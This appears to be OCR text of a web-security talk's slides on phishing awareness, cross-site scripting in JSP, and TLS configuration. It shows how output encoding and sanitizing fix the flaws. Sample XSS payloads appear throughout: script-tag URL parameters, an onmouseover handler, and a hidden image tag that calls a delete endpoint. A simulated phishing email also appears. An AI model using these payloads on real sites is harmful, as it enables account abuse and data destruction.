
Phone Number - Area Code Phone Number

Are you an existing customer?

◯ Yes ◯ No

Register


More
Unable to update my profile
Inbox x
Chris Judd <cjudd@manifestcorp.c
9:10 AM (1 minute ago)
to me
javajudd.net Administrator,
I have been using your service for about 2 years and absolutely love it. I wanted to update my profile but I keep getting an error on the following page http://javajudd.net/4399238/profile. Can you please help me?



http://javajudd.net/vulnerability?message=%3Cscript%3Edocument.write(%27hacked%27)%3C/script%3E

Change of Password Required Immediately — Sent

Manifest IT Support

Today at 9:21 PM

To: Chris Judd

Change of Password Required Immediately

CJ

We suspect a security breach happened earlier this week. In order to prevent further damage, we need everyone to change their password immediately.

Please click here to do that:

Change Password

Please do this right away. Thanks!

Sincerely,
IT

Change of Password Required Immediately — Sent

Manifest IT Support

Today at 9:21 PM

CJ

To: Chris Judd

Change of Password Required Immediately

We suspect a security breach happened earlier this week. In order to prevent further damage, we need everyone to change their password immediately.

Please click here to do that:

Change Password

Please do this right away. Thanks!

Sincerely,
IT

http://oldmacdon=ald.had-a.phish.farm/cmVjaXBpZW50X2lkPTI3MjgzOTE2MCZjYW1wYWlnbl9ydW5faWQ9Mz=A3NTc1JmFjdGlvbj1jbGljayZ1cmw9aHR0cDovL2F1ZGl0Lmtub3diZTQuY29tL2tiNC5odG1s

You just clicked on a phish ×

audit.knowbe4.com/kb4.html

aws | regatta | iqity | manifest | cardinal | judd | codemash | hadoop | devtools | devops | old clients

KnowBe4.com
Human error. Conquered.

Oops! You clicked on a phishing email.

Remember these three 'Rules To Stay Safe Online'

✓RULE NUMBER ONE:

- Stop, Look, Think!
- Use that delete key.

✓RULE NUMBER TWO:

- Do I spot a Red Flag?
- Verify suspicious email with the sender via a different medium.

✓RULE NUMBER THREE:

- "When in doubt, throw it out". There are a thousand ways that internet criminals will try to scam you, and only one way to stay safe: ***Stay alert as YOU are the last line of defense!***

PLEASE NOTE:

Major iOS developer forum hack leaves many vulnerable

The administrators of a popular iOS developer Web forum called iPhoneDevSDK have confirmed that it had been compromised by hackers who used it to launch attacks against its users.

By Lucian Constantin | Feb 21, 2013 | IDG News Service

The administrators of a popular iOS developer Web forum called iPhoneDevSDK confirmed Wednesday that it had been compromised by hackers who used it to launch attacks against its users.

Security experts believe the site served as a gateway for the recent attacks against Twitter, Facebook and Apple employees and that many other companies might be affected as well.

At the beginning of February, Twitter announced that it had been the target of an attack and that hackers might have accessed authentication data on 250,000 users.


Trending Now

1 Why programmers can make great CEOs

2 AshleyMadison hack threatens to out 37 million adulterers

3 Oxbridge AI gurus describe their Elon Musk-backed research projects

protect against reflected XSS



stored XSS - attacker stores the attack in a data store (database, file, etc) and is triggered by a user visiting the page.

```
<img style="visibility:hidden" src="http://www.cool.net/customer/delete?id=16" />
```

```
<a onmouseover="alert('hacked')" href="#">here</a>
```

Which format do you prefer to use?

```
JSP Expression - <%= request.getParameter("message") %> <br/>
JSP EL - ${param.message} <br/>
JSTL out - <c:out value="${param.message}"/> <br/>
```

Which format do you prefer to use?

```
JSP Expression - <%= request.getParameter("message") %> <br/>
JSP EL - ${param.message} <br/>
JSTL out - <c:out value="${param.message}"/> <br/>
```

JSP Expression - HACKED
JSP EL - HACKED
JSTL out - <script>document.write('HACKED')</script>

Which format do you prefer to use?

```
JSP Expression – <%= request.getParameter("message") %> <br/>
JSP EL – ${param.message} <br/>
JSTL out – <c:out value="${param.message}"/> <br/>
JSP EL using Escape Function – ${fn:escapeXml(param.message)}<br/>
```

JSP Expression - HACKED
JSP EL - HACKED
JSTL out - <script>document.write('HACKED')</script>
JSP EL using Escape Function - <script>document.write('HACKED')</script>

- Escape/Encode

OWASP Java Encoder Project

- Encoding library
  - HTML
  - JavaScript
  - CSS
  - URI
  - XML
  - Java
- Encoding tag library

https://www.owasp.org/index.php/OWASP_Java_Encoder_Project

https://github.com/OWASP/owasp-java-encoder

OWASP Java Encoder Project

```
<%@page import="org.owasp.encoder.Encode" %>
<%@taglib prefix="e"
          uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" %>

OWASP encoder - <%= Encode.forHtml(request.getParameter("message")) %><br/>
OWASP Encoder tag - <e:forHtml value="${param.message}" />
```

OWASP Java Encoder Project

```
<%@page import="org.owasp.encoder.Encode" %>
<%@taglib prefix="e"
          uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" %>

OWASP encoder - <%= Encode.forHtml(request.getParameter("message")) %><br/>
OWASP Encoder tag - <e:forHtml value="${param.message}" />
```

OWASP encoder - <script>document.write('HACKED')</script>
OWASP Encoder tag - <script>document.write('HACKED')</script>

try submitting

HACKED

JSP Expression - **hacked**

JSP EL - **hacked**

JSTL out - hacked

JSP EL using Escape Function - hacked

OWASP encoder - hacked

OWASP Encoder tag - hacked

Not Just HTML

Not Just HTML

Context is Important

```
<%@ page import="org.owasp.encoder.Encode" %>
<%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core" %>
<%@ taglib prefix="fn" uri="http://java.sun.com/jsp/jstl/functions" %>
<%@ taglib prefix="e"
           uri="https://www.owasp.org/index.php/OWASP_Java_Encoder_Project" %>
<%@ taglib prefix="esapi" uri="/WEB-INF/tld/esapi.tld" %>

<h1>Parameter - JavaScript</h1>

JSP Expression:
<script><%= request.getParameter("message") %></script><br/>

JSP EL:
<script>${param.message}</script><br/>

JSTL out:
<script><c:out value="${param.message}"/></script><br/>

JSP EL using Escape Function:
<script>${fn:escapeXml(param.message)}</script><br/>

OWASP Encoder:
<script><%= Encode.forJavaScriptBlock(request.getParameter("message")) %></script><br/>

OWASP Encoder tag:
<script><e:forJavaScript value="${param.message}"/></script><br/>

ESAPI tag:
<script><esapi:encodeForJavaScript>${param.message}</esapi:encodeForJavaScript>
</script><br/>
```

```
http://www.site.net?message=document.write('HACKED')
```

http://www.site.net?**message=document.write('HACKED')**

JSP Expression: HACKED
JSP EL: HACKED
JSTL out:
JSP EL using Escape Function:
OWASP Encoder:
OWASP Encoder tag:
ESAPI tag:

http://www.site.net?**message=document.write('HACKED')**

JSP Expression: HACKED
JSP EL: HACKED
JSTL out:
JSP EL using Escape Function:
OWASP Encoder:
OWASP Encoder tag:
ESAPI tag:

```
JSP Expression:
<script>
  document.write('HACKED')
</script><br/>

JSP EL:
<script>
  document.write('HACKED')
</script><br/>

JSTL out:
<script>
  document.write(&#039;HACKED&#039;)
</script><br/>

JSP EL using Escape Function:
<script>
  document.write(&#039;HACKED&#039;)
</script><br/>

OWASP Encoder:
<script>
  document.write(\'HACKED\')
</script><br/>

OWASP Encoder tag:
<script>
  document.write(\x27HACKED\x27)
</script><br/>

ESAPI tag:
<script>
  document.write\x28\x27HACKED\x27\x29
</script><br/>
```

http://www.site.net?**message=document.write(window.location.href)**

http://www.site.net?**message=document.write(window.location.href)**

JSP Expression: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
JSP EL: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
JSTL out: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
JSP EL using Escape Function: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
OWASP Encoder: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
OWASP Encoder tag: http://localhost:8080/xss/parameter-javascript?message=document.write(window.location.href)
ESAPI tag:

http://www.site.net?**message=document.write(window.location.href)**

```
JSP Expression:
<script>
  document.write(window.location.href)
</script><br/>

JSP EL:
<script>
  document.write(window.location.href)
</script><br/>

JSTL out:
<script>
  document.write(window.location.href)
</script><br/>

JSP EL using Escape Function:
<script>
  document.write(window.location.href)
</script><br/>

OWASP Encoder:
<script>
  document.write(window.location.href)
</script><br/>

OWASP Encoder tag:
<script>
  document.write(window.location.href)
</script><br/>

ESAPI tag:
<script>
  document.write\x28window.location.href\x29
</script><br/>
```


CKEditor™


tinymce

- Escape/Encode
- Sanitize
  - whitelist for tags and attributes

OWASP Java HTML Sanitizer

```
PolicyFactory safeHtmlPolicy = Sanitizers.BLOCKS.and(Sanitizers.FORMATTING);
String safeHtml = safeHtmlPolicy.sanitize(untrustedHtml);
```

https://github.com/owasp/java-html-sanitizer

jsoup Java HTML Sanitizer

```
String safeHtml = Jsoup.clean(untrustedHtml, Whitelist.basic());
```

http://jsoup.org/cookbook/cleaning-html/whitelist-sanitizer

https://twitter.com/SimonZerafa/status/566354368954634240


know your tools and language

XSS Lab

1. Locate stored XSS vulnerability
2. Exploit stored XSS vulnerability
3. Patch stored XSS vulnerability
    - escape
    - sanitize

2. Broken Authentication and Session Management

Application functions related to authentication and session management are often not implemented correctly, allowing attackers to compromise passwords, keys, or session tokens, or to exploit other implementation flaws to assume other users' identities.



NOT USING HTTPS/SSL/TLS

FROM OUR BLOG

Jul 1, 2015

ISRG Legal Transparency Report, January 2015 - June 2015

The trust of our users is ISRG's most critical asset. Transparency regarding legal requests is an important part of making sure our users can trust us, and to that end we will be publishing reports twice annually.
Read more

Jun 16, 2015

Let's Encrypt Launch Schedule

Let's Encrypt has reached a point where we're ready to announce our launch schedule.
Read more

MAJOR SPONSORS

mozilla
Akamai
CISCO
EFF
IdenTrust
AUTOMATTIC

DONATE

Donate

https://www.ssllabs.com/

QUALYS SSL LABS

Home Projects Qualys.com Contact

You are here: Home > Projects > SSL Server Test > [redacted]

SSL Report: [redacted]


Assessed on: Mon Apr 06 11:57:40 PDT 2015 | HIDDEN | Clear cache

Scan Another »

Summary

Overall Rating

B



Visit our documentation page for more information, configuration guides, and books. Known issues are documented here.

This server uses SSL 3, which is obsolete and insecure. Grade capped to B. MORE INFO »

Certificate has a weak signature and expires after 2016. Upgrade to SHA2 to avoid browser warnings. MORE INFO »

The server supports only older protocols, but not the current best TLS 1.2. Grade capped to B.

This server accepts the RC4 cipher, which is weak. Grade capped to B. MORE INFO »

Configuration

Protocols

TLS 1.2	No
TLS 1.1	No
TLS 1.0	Yes
SSL 3 **INSECURE**	Yes
SSL 2	No

